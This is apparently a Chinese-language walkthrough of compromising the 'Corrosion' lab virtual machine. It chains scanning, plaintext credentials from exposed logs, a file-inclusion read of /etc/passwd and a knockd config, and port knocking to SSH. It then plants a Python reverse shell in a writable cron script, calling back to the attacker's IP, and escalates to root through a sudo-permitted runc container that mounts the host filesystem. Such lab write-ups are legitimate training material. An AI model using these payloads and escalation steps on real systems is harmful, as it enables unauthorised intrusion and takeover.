

信息收集
ip定位
mac:08002768AFB1
┌──(root㉿kali)-[/home/kali]└─# arp-scan -l -I eth0 | grep "08:00:27"WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission deniedWARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied172.16.53.30 08:00:27:63:fc:c5 (Unknown)nmap扫描
┌──(root㉿kali)-[/home/kali]└─# nmap -Pn -sTCV -T4 -p0-65535 172.16.53.30Nmap scan report for 172.16.53.30Host is up (0.00039s latency).Not shown: 65535 closed tcp ports (conn-refused)PORT STATE SERVICE VERSION80/tcp open http Apache httpd 2.4.41 ((Ubuntu))|_http-server-header: Apache/2.4.41 (Ubuntu)|_http-title: Apache2 Ubuntu Default Page: It works
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .Nmap done: 1 IP address (1 host up) scanned in 25.12 seconds居然只有一个80端口
80端口
根目录扫描
dirsearch
┌──(root㉿kali)-[/home/kali]└─# dirsearch -u http://172.16.53.30/ _|. _ _ _ _ _ _|_ v0.4.3 (_||| _) (/_(_|| (_| )
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlis
Output File: /home/kali/reports/http_172.16.53.30/__25-12-27_01-43-24.txt
Target: http://172.16.53.30/
[01:43:24] Starting:[01:43:49] 301 - 314B - /website -> http://172.16.53.30/website/gobuster
┌──(root㉿kali)-[/home/kali]└─# gobuster dir -u http://172.16.53.30 -w /usr/share/wordlists/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt -x php,txt,html,zip,db,bak,js -t 64===============================================================Gobuster v3.6by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)===============================================================[+] Url: http://172.16.53.30[+] Method: GET[+] Threads: 64[+] Wordlist: /usr/share/wordlists/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt[+] Negative Status codes: 404[+] User Agent: gobuster/3.6[+] Extensions: txt,html,zip,db,bak,js,php[+] Timeout: 10s===============================================================Starting gobuster in directory enumeration mode===============================================================/.html (Status: 403) [Size: 277]/index.html (Status: 200) [Size: 10918]/.php (Status: 403) [Size: 277]/website (Status: 301) [Size: 314] [--> http://172.16.53.30/website/]/.html (Status: 403) [Size: 277]/.php (Status: 403) [Size: 277]/server-status (Status: 403) [Size: 277]Progress: 1764472 / 1764480 (100.00%)===============================================================Finished===============================================================/website目录扫描
dirsearch
┌──(root㉿kali)-[/home/kali]└─# dirsearch -u http://172.16.53.30/website _|. _ _ _ _ _ _|_ v0.4.3 (_||| _) (/_(_|| (_| )
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25Wordlist size: 11460
Output File: /home/kali/reports/http_172.16.53.30/_website_25-12-27_01-49-29.txt
Target: http://172.16.53.30/
[01:49:29] Starting: website/[01:49:31] 403 - 277B - /website/.ht_wsr.txt[01:49:31] 403 - 277B - /website/.htaccess.bak1[01:49:31] 403 - 277B - /website/.htaccess.sample[01:49:31] 403 - 277B - /website/.htaccess.orig[01:49:31] 403 - 277B - /website/.htaccess.save[01:49:31] 403 - 277B - /website/.htaccess_extra[01:49:31] 403 - 277B - /website/.htaccess_orig[01:49:31] 403 - 277B - /website/.htaccessBAK[01:49:31] 403 - 277B - /website/.htaccess_sc[01:49:31] 403 - 277B - /website/.htaccessOLD2[01:49:31] 403 - 277B - /website/.htaccessOLD[01:49:31] 403 - 277B - /website/.htm[01:49:31] 403 - 277B - /website/.html[01:49:31] 403 - 277B - /website/.htpasswd_test[01:49:31] 403 - 277B - /website/.htpasswds[01:49:31] 403 - 277B - /website/.httr-oauth[01:49:32] 403 - 277B - /website/.php[01:49:41] 200 - 493B - /website/assets/[01:49:41] 301 - 321B - /website/assets -> http://172.16.53.30/website/assets/[01:49:53] 301 - 319B - /website/logs -> http://172.16.53.30/website/logs/[01:49:53] 200 - 485B - /website/logs/
Task Completedgobuster
──(root㉿kali)-[/home/kali]└─# gobuster dir -u http://172.16.53.30/website -w /usr/share/wordlists/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt -x php,txt,html,zip,db,bak,js -t 64===============================================================Gobuster v3.6by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)===============================================================[+] Url: http://172.16.53.30/website[+] Method: GET[+] Threads: 64[+] Wordlist: /usr/share/wordlists/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt[+] Negative Status codes: 404[+] User Agent: gobuster/3.6[+] Extensions: php,txt,html,zip,db,bak,js[+] Timeout: 10s===============================================================Starting gobuster in directory enumeration mode===============================================================/.html (Status: 403) [Size: 277]/.php (Status: 403) [Size: 277]/index.html (Status: 200) [Size: 52549]/assets (Status: 301) [Size: 321] [--> http://172.16.53.30/website/assets/]/logs (Status: 301) [Size: 319] [--> http://172.16.53.30/website/logs/]/License.txt (Status: 200) [Size: 1989]/.php (Status: 403) [Size: 277]/.html (Status: 403) [Size: 277]/sales_detail.php (Status: 200) [Size: 0]Progress: 1764472 / 1764480 (100.00%)===============================================================Finished===============================================================/website/assets/
[DIR] css/ 2016-04-06 11:23 -
[DIR] fonts/ 2016-04-06 11:19 -
[DIR] images/ 2016-04-06 11:49 -
[DIR] js/ 2016-04-06 11:13 -
/website/logs/
[PARENTDIR] Parent Directory -
[ ] login_request.log 2022-01-30 21:10 446
[ ] login_request1.log 2022-01-30 21:11 422
POST /login/ HTTP/1.1Host: localhostUser-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8Accept-Language: en-US,en;q=0.5Accept-Encoding: gzip, deflateReferer: http://localhost/login/Content-Type: application/x-www-form-urlencodedContent-Length: 29Connection: closeUpgrade-Insecure-Requests: 1
user=randy&pass=RaNDY$SuPer!Secr3etPa$$wordPOST /login/ HTTP/1.1Host: localhostUser-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8Accept-Language: en-US,en;q=0.5Accept-Encoding: gzip, deflateReferer: http://localhost/login/Content-Type: application/x-www-form-urlencodedContent-Length: 29Connection: closeUpgrade-Insecure-Requests: 1
user=test&pass=test查看后看到两组明文用户名和密码
test/testrandy/RaNDY$SuPer!Secr3etPa$$wordIP更换
换了个ip
┌──(root㉿kali)-[/home/kali]└─# arp-scan -l | grep "08:00:27"WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission deniedWARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied192.168.0.107 08:00:27:b2:75:17 (Unknown)Fuzz
Post
尝试在/website/sales_detail.php 页面进行Post传参
无响应
fuff
利用fuff工具进行页面fuzz
ffuf -w /usr/share/seclists/Discovery/Web-Content/burp-parameter-names.txt -u http://192.168.0.107/website/sales_detail.php?FUZZ=../index.html -fs 0 -v┌──(root㉿kali)-[/home/kali]└─# ffuf -w /usr/share/seclists/Discovery/Web-Content/burp-parameter-names.txt -u http://192.168.0.107/website/sales_detail.php?FUZZ=../index.html -fs 0 -v
/'___\ /'___\ /'___\ /\ \__/ /\ \__/ __ __ /\ \__/ \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\ \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/ \ \_\ \ \_\ \ \____/ \ \_\ \/_/ \/_/ \/___/ \/_/
v2.1.0-dev________________________________________________
:: Method : GET :: URL : http://192.168.0.107/website/sales_detail.php?FUZZ=../index.html :: Wordlist : FUZZ: /usr/share/seclists/Discovery/Web-Content/burp-parameter-names.txt :: Follow redirects : false :: Calibration : false :: Timeout : 10 :: Threads : 40 :: Matcher : Response status: 200-299,301,302,307,401,403,405,500 :: Filter : Response size: 0________________________________________________
:: Progress: [3/6453] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: E:: Progress: [866/6453] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :::: Progress: [1789/6453] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] ::: Progress: [2706/6453] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] ::: Progress: [3685/6453] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] ::: Progress: [4657/6453] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :[Status: 200, Size: 10918, Words: 3499, Lines: 376, Duration: 2ms]| URL | http://192.168.0.107/website/sales_detail.php?shared=../index.html * FUZZ: shared
:: Progress: [5188/6453] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] ::: Progress: [5561/6453] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] ::: Progress: [6392/6453] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] ::: Progress: [6453/6453] :: Job [1/1] :: 6666 req/sec :: Duration: [0:00:01:: Progress: [6453/6453] :: Job [1/1] :: 51 req/sec :: Duration: [0:00:04] :: Errors: 0 ::http://192.168.0.107/website/sales_detail.php?shared=../../../../etc/passwd↗
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin messagebus:x:103:106::/nonexistent:/usr/sbin/nologin syslog:x:104:110::/home/syslog:/usr/sbin/nologin _apt:x:105:65534::/nonexistent:/usr/sbin/nologin tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false uuidd:x:107:114::/run/uuidd:/usr/sbin/nologin tcpdump:x:108:115::/nonexistent:/usr/sbin/nologin avahi-autoipd:x:109:116:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin usbmux:x:110:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin rtkit:x:111:117:RealtimeKit,,,:/proc:/usr/sbin/nologin dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin cups-pk-helper:x:113:120:user for cups-pk-helper service,,,:/home/cups-pk-helper:/usr/sbin/nologin speech-dispatcher:x:114:29:Speech Dispatcher,,,:/run/speech-dispatcher:/bin/false avahi:x:115:121:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/:/usr/sbin/nologin saned:x:117:123::/var/lib/saned:/usr/sbin/nologin nm-openvpn:x:118:124:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin/nologin hplip:x:119:7:HPLIP system user,,,:/run/hplip:/bin/false whoopsie:x:120:125::/nonexistent:/bin/false colord:x:121:126:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin geoclue:x:122:127::/var/lib/geoclue:/usr/sbin/nologin pulse:x:123:128:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin gnome-initial-setup:x:124:65534::/run/gnome-initial-setup/:/bin/false gdm:x:125:130:Gnome Display Manager:/var/lib/gdm3:/bin/false sssd:x:126:131:SSSD system user,,,:/var/lib/sss:/usr/sbin/nologin randy:x:1000:1000:randy,,,:/home/randy:/bin/bash systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin sshd:x:127:65534::/run/sshd:/usr/sbin/nologin bob:x:1001:1001::/home/bob:/bin/sh之前web页面已经拿到randy用户的密码了,但是ssh端口可能不是打开的,是filtered或者没扫出。这是靶机设置knock的缘故。
包含knock的配置文件,查看knock顺序,顺序是:1110 2220 3330
[http://192.168.0.107/website/sales_detail.php?shared=../../../../../../etc/knockd.conf](http://192.168.0.107)[options] UseSyslog [openSSH] sequence = 1110,2220,3330 seq_timeout = 20 tcpflags = syn command = /sbin/iptables -I INPUT -s %IP% -p tcp --dport 22 -j ACCEPT [closeSSH] sequence = 3330,2220,1110 seq_timeout = 20 command = /sbin/iptables -D INPUT -s %IP% -p tcp --dport 22 -j ACCEPT tcpflags = synnmap二次扫描
┌──(root㉿kali)-[/home/kali]└─# nmap -Pn -sTCV -T4 -p0-65535 192.168.0.107Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-01-11 08:38 ESTNmap scan report for 192.168.0.107Host is up (0.00062s latency).Not shown: 65534 closed tcp ports (conn-refused)PORT STATE SERVICE VERSION22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)| ssh-hostkey:| 3072 a3:1b:b2:23:b2:b1:3e:49:64:aa:1d:60:35:ad:b5:4d (RSA)| 256 8f:81:4a:65:aa:50:a3:97:c9:e9:1b:18:e8:a8:18:46 (ECDSA)|_ 256 2f:8f:88:82:54:b2:97:53:62:7e:c9:1d:53:bb:74:c9 (ED25519)80/tcp open http Apache httpd 2.4.41 ((Ubuntu))|_http-title: Apache2 Ubuntu Default Page: It works|_http-server-header: Apache/2.4.41 (Ubuntu)Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .Nmap done: 1 IP address (1 host up) scanned in 10.26 seconds提权-BOB
给靶机上传pspy64文件扫描靶机
👉 它可以在没有 root 权限的情况下,实时监控系统中新启动的进程、定时任务、脚本执行情况。
工具地址:https://github.com/DominicBreuker/pspy↗
wget 192.168.159.127:8888/pspy64┌──(kali㉿kali)-[~/Desktop/tools/pspy]└─$ lspspy32 pspy64
┌──(kali㉿kali)-[~/Desktop/tools/pspy]└─$ scp pspy64 randy@192.168.0.107:/tmp/randy@corrosion:/tmp$ ./pspy64pspy - version: v1.2.1 - Commit SHA: f9e6a1590a4312b9faa093d8dc84e19567977a6d
██▓███ ██████ ██▓███ ▓██ ██▓ ▓██░ ██▒▒██ ▒ ▓██░ ██▒▒██ ██▒ ▓██░ ██▓▒░ ▓██▄ ▓██░ ██▓▒ ▒██ ██░ ▒██▄█▓▒ ▒ ▒ ██▒▒██▄█▓▒ ▒ ░ ▐██▓░ ▒██▒ ░ ░▒██████▒▒▒██▒ ░ ░ ░ ██▒▓░ ▒▓▒░ ░ ░▒ ▒▓▒ ▒ ░▒▓▒░ ░ ░ ██▒▒▒ ░▒ ░ ░ ░▒ ░ ░░▒ ░ ▓██ ░▒░ ░░ ░ ░ ░ ░░ ▒ ▒ ░░ ░ ░ ░ ░ ░
Config: Printing events (colored=true): processes=true | file-system-events=false ||| Scanning for processes every 100ms and on inotify events ||| Watching directories: [/usr /tmp /etc /home /var /opt] (recursive) | [] (non-recursive)Draining file system events due to startup...done2026/01/11 07:58:55 CMD: UID=1000 PID=1706 | ./pspy642026/01/11 07:58:55 CMD: UID=1000 PID=1555 | -bash2026/01/11 07:58:55 CMD: UID=0 PID=1552 | /usr/lib/upower/upowerd2026/01/11 07:58:55 CMD: UID=1000 PID=1550 | sshd: randy@pts/02026/01/11 07:58:55 CMD: UID=1000 PID=1540 | /usr/libexec/gvfs-gphoto2-volume-monitor2026/01/11 07:58:55 CMD: UID=1000 PID=1534 | /usr/libexec/gvfs-afc-volume-monitor2026/01/11 07:58:55 CMD: UID=1000 PID=1522 | /usr/libexec/gvfs-mtp-volume-monitor2026/01/11 07:58:55 CMD: UID=1000 PID=1516 | /usr/libexec/goa-identity-service2026/01/11 07:58:55 CMD: UID=1000 PID=1478 | /usr/libexec/goa-daemon2026/01/11 07:58:55 CMD: UID=1000 PID=1474 | /usr/libexec/gvfs-goa-volume-monitor2026/01/11 07:58:55 CMD: UID=0 PID=1433 | /usr/lib/udisks2/udisksd2026/01/11 07:58:55 CMD: UID=1000 PID=1429 | /usr/libexec/gvfs-udisks2-volume-monitor2026/01/11 07:58:55 CMD: UID=1000 PID=1425 | /usr/libexec/gvfsd-fuse /run/user/1000/gvfs -f -o big_writes2026/01/11 07:58:55 CMD: UID=1000 PID=1420 | /usr/libexec/gvfsd2026/01/11 07:58:55 CMD: UID=111 PID=1411 | /usr/libexec/rtkit-daemon2026/01/11 07:58:55 CMD: UID=1000 PID=1410 | /usr/bin/dbus-daemon --session --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only2026/01/11 07:58:55 CMD: UID=1000 PID=1388 | /usr/libexec/tracker-miner-fs2026/01/11 07:58:55 CMD: UID=1000 PID=1386 | /usr/bin/pulseaudio --daemonize=no --log-target=journal2026/01/11 07:58:55 CMD: UID=1000 PID=1381 | (sd-pam)2026/01/11 07:58:55 CMD: UID=1000 PID=1380 | /lib/systemd/systemd --user2026/01/11 07:58:55 CMD: UID=0 PID=1376 | sshd: randy [priv]2026/01/11 07:58:55 CMD: UID=33 PID=1288 | /usr/sbin/apache2 -k start2026/01/11 07:58:55 CMD: UID=33 PID=1270 | /usr/sbin/apache2 -k start2026/01/11 07:58:55 CMD: UID=33 PID=1269 | /usr/sbin/apache2 -k start2026/01/11 07:58:55 CMD: UID=33 PID=1267 | /usr/sbin/apache2 -k start2026/01/11 07:58:55 CMD: UID=33 PID=1265 | /usr/sbin/apache2 -k start2026/01/11 07:58:55 CMD: UID=33 PID=1257 | /usr/sbin/apache2 -k start2026/01/11 07:58:55 CMD: UID=33 PID=1256 | /usr/sbin/apache2 -k start2026/01/11 07:58:55 CMD: UID=33 PID=1255 | /usr/sbin/apache2 -k start2026/01/11 07:58:55 CMD: UID=33 PID=1232 | /usr/sbin/apache2 -k start2026/01/11 07:58:55 CMD: UID=33 PID=1230 | /usr/sbin/apache2 -k start2026/01/11 07:58:55 CMD: UID=116 PID=884 | /usr/sbin/kerneloops2026/01/11 07:58:55 CMD: UID=116 PID=879 | /usr/sbin/kerneloops --test2026/01/11 07:58:55 CMD: UID=120 PID=873 | /usr/bin/whoopsie -f2026/01/11 07:58:55 CMD: UID=0 PID=872 | /usr/sbin/knockd -i enp0s172026/01/11 07:58:55 CMD: UID=0 PID=835 | /sbin/agetty -o -p -- \u --noclear tty1 linux2026/01/11 07:58:55 CMD: UID=33 PID=824 | php-fpm: pool www2026/01/11 07:58:55 CMD: UID=33 PID=823 | php-fpm: pool www2026/01/11 07:58:55 CMD: UID=0 PID=817 | /usr/sbin/apache2 -k start2026/01/11 07:58:55 CMD: UID=0 PID=814 | sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups2026/01/11 07:58:55 CMD: UID=0 PID=811 | /usr/bin/python3 /usr/share/unattended-upgrades/unattended-upgrade-shutdown --wait-for-signal2026/01/11 07:58:55 CMD: UID=0 PID=798 | php-fpm: master process (/etc/php/7.4/fpm/php-fpm.conf)2026/01/11 07:58:55 CMD: UID=0 PID=790 | /usr/sbin/cups-browsed2026/01/11 07:58:55 CMD: UID=121 PID=786 | /usr/libexec/colord2026/01/11 07:58:55 CMD: UID=0 PID=773 | /usr/sbin/ModemManager --filter-policy=strict2026/01/11 07:58:55 CMD: UID=0 PID=762 | bpfilter_umh2026/01/11 07:58:55 CMD: UID=115 PID=656 | avahi-daemon: chroot helper2026/01/11 07:58:55 CMD: UID=0 PID=640 | /sbin/wpa_supplicant -u -s -O /run/wpa_supplicant2026/01/11 07:58:55 CMD: UID=0 PID=638 | /lib/systemd/systemd-logind2026/01/11 07:58:55 CMD: UID=0 PID=637 | /usr/lib/snapd/snapd2026/01/11 07:58:55 CMD: UID=104 PID=636 | /usr/sbin/rsyslogd -n -iNONE2026/01/11 07:58:55 CMD: UID=0 PID=634 | /usr/lib/policykit-1/polkitd --no-debug2026/01/11 07:58:55 CMD: UID=0 PID=626 | /usr/bin/python3 /usr/bin/networkd-dispatcher --run-startup-triggers2026/01/11 07:58:55 CMD: UID=0 PID=617 | /usr/sbin/NetworkManager --no-daemon2026/01/11 07:58:55 CMD: UID=103 PID=616 | /usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only2026/01/11 07:58:55 CMD: UID=0 PID=615 | /usr/sbin/cupsd -l2026/01/11 07:58:55 CMD: UID=0 PID=614 | /usr/sbin/cron -f2026/01/11 07:58:55 CMD: UID=115 PID=613 | avahi-daemon: running [corrosion.local]2026/01/11 07:58:55 CMD: UID=0 PID=609 | /usr/sbin/acpid2026/01/11 07:58:55 CMD: UID=102 PID=579 | /lib/systemd/systemd-timesyncd2026/01/11 07:58:55 CMD: UID=101 PID=577 | /lib/systemd/systemd-resolved2026/01/11 07:58:55 CMD: UID=0 PID=329 | /lib/systemd/systemd-udevd2026/01/11 07:58:55 CMD: UID=0 PID=305 | /lib/systemd/systemd-journald2026/01/11 07:58:55 CMD: UID=0 PID=1 | /sbin/init splash2026/01/11 08:00:01 CMD: UID=1001 PID=1717 | /usr/bin/python3 /opt/simpleurlencode.py2026/01/11 08:00:01 CMD: UID=1001 PID=1716 | /bin/sh -c /opt/simpleurlencode.py2026/01/11 08:00:01 CMD: UID=0 PID=1715 | /usr/sbin/CRON -f分析
你最后看到的三行是:
2026/01/11 08:00:01 CMD: UID=1001 PID=1717 | /usr/bin/python3 /opt/simpleurlencode.py 2026/01/11 08:00:01 CMD: UID=1001 PID=1716 | /bin/sh -c /opt/simpleurlencode.py 2026/01/11 08:00:01 CMD: UID=0 PID=1715 | /usr/sbin/CRON -f
一.这三行分别意味着什么?
🔴 第 1 行:root 的 cron 在运行
UID=0 | /usr/sbin/CRON -f说明:
- 这是 系统级 cron(root)
- 时间点是 08:00:01
- cron 在这一刻触发了一个定时任务
📌 这是“起点”
🟠 第 2 行:cron 通过 shell 调用了脚本
UID=1001 | /bin/sh -c /opt/simpleurlencode.py说明:
- cron 并不是直接运行 Python
- 而是通过
/bin/sh -c - 这通常来自 crontab 中的写法,例如:
* * * * * /opt/simpleurlencode.py📌 shell 是中间层
🟢 第 3 行:Python 真正执行的程序
UID=1001 | /usr/bin/python3 /opt/simpleurlencode.py这是最重要的一行:
- 实际执行的文件是:
/opt/simpleurlencode.py- 运行身份不是 root
- 而是:
UID=1001二、UID=1001 是谁?(结合你之前的信息)
你之前的 /etc/passwd 中有:
bob:x:1001:1001::/home/bob:/bin/sh👉 所以可以确定:
| 项目 | 结论 |
|---|---|
| UID 1001 | 用户 bob |
| 执行脚本的身份 | bob |
| 触发者 | root cron |
三、这说明了一个非常关键的系统设计点
⚠️ root 的 cron 在调用一个不以 root 身份运行的脚本
这在审计中会被描述为:
特权调度 + 非特权执行模型
它本身不一定是漏洞,但一定是:
- 📌 高价值审计点
- 📌 pspy 的核心用途之一
- 📌 报告非常喜欢的“发现点”
四、为什么 pspy 能看到,而你“平时看不到”?
因为:
- 你不能:
crontab -l -u root- 你也不一定能读
/etc/crontab - 但 pspy 不读配置
- 它只看“发生了什么”
👉 所以它直接把“事实”给你了
流程
查看用户文件知道UID为1001的用户是bob
查看python文件,当前用户有写入权限,可以利用该文件获取bob用户的权限
randy@corrosion:/tmp$ cat /opt/simpleurlencode.py#!/usr/bin/python3
import urllib.parse
string = input("Url Encode String: ")input = urllib.parse.quote(string)print("Encoded String: " + input)准备一个自定义的python文件写入反弹shell木马并替换原来的文件,注意要指定第一行的环境变量信息,不然python代码不生效
#!/usr/bin/python3import socket,subprocess,os
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)s.connect(("192.168.0.106",7777))os.dup2(s.fileno(),0)os.dup2(s.fileno(),1)os.dup2(s.fileno(),2)import pty
pty.spawn("/bin/bash")randy@corrosion:/tmp$ cp ./simpleurlencode.py /opt/simpleurlencode.pyrandy@corrosion:/tmp$┌──(kali㉿kali)-[~/Desktop/tools/pspy]└─$ nc -lvvp 7777listening on [any] 7777 ...192.168.0.107: inverse host lookup failed: Unknown hostconnect to [192.168.0.106] from (UNKNOWN) [192.168.0.107] 40190bob@corrosion:~$ lslsuser.txtbob@corrosion:~$ cat usercat user.txtd3a6cef5b73fa1fb233ed6a0e3b9de01提权-ROOT
分析
sudo -l👉 列出“当前用户被允许用 sudo 执行的命令”
查看sudo权限,发现可以无密码执行runc工具,可以利用它提权root
bob@corrosion:~$ sudo -lsudo -lMatching Defaults entries for bob on corrosion: env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
User bob may run the following commands on corrosion: (root) NOPASSWD: /usr/sbin/runcRunC 是一个轻量级的工具,它是用来运行容器的。
runc 是 容器运行时
👉 可以直接启动一个“带 root 权限的容器”,并把宿主机根目录挂进去
流程
升级终端
问题:这里使用的是反弹shell,获取的shell用不了nano命令。
需要升级下shell,设置环境变量终端类型为xterm
#Ctrl+Z暂停会话任务stty raw -echo;fg #将终端设置为原始模式并禁用回显,调用后台任务执行resetxtermexport TERM=xterm升级之后的shell就用的习惯了
✅ Step 1:准备 rootfs 目录
cd /tmp/runcmkdir -p rootfssudo /usr/sbin/runc spec✅ Step 2:修改 config.json(关键)
① 改 root.path(⚠️不是 /)
"root": { "path": "rootfs", "readonly": false}② 在 mounts 最前面加一个 bind mount(非常关键)
在 "mounts": [ 里 第一项加上👇:
{ "destination": "/", "type": "bind", "source": "/", "options": [ "rbind", "rw" ]},⚠️ 一定要放在 /proc 之前
✅ Step 3:你的 mounts 最终结构应该是这样(精简版)
"mounts": [ { "destination": "/", "type": "bind", "source": "/", "options": ["rbind","rw"] }, { "destination": "/proc", "type": "proc", "source": "proc" }, { "destination": "/dev", "type": "tmpfs", "source": "tmpfs" }](其他 dev/pts、shm 可以保留,不影响)
✅ Step 4:启动容器(这次一定能成)
sudo /usr/sbin/runc run rootme
Flag
# cat root.txt18e8141ab1333a87c35e1fad5b394d66